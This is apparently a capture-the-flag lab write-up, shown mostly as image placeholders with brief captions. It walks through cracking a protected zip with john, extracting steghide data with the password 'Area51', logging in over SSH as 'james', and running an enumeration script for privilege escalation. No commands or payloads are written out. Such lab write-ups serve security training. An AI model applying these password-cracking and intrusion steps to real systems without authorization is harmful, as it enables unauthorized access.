


I tried to extract the zip file but found that it was password protected. So I converted the file to **john** format and attempted to crack its password using **john**.




So I extracted the files using this password.


The zip contained a txt file, so I read that.




I visited CyberChef and decoded the message.




I used the **steghide** command with the password *Area51* to extract information from the JPEG image file.




I read the *message.txt* file




I logged in using the username *james* and his password via **SSH**.




I found the *user* flag inside the directory



I then transferred the file to my system using an **HTTP** server.








I then conducted a Google reverse image search to gather more information about the image.

PRIVILEGE ESCALATION


I downloaded the [Linux Smart Enumeration] script and ran it on the target.



root@kali: ~/ctf/linux-smart-enumeration
File Actions Edit View Help
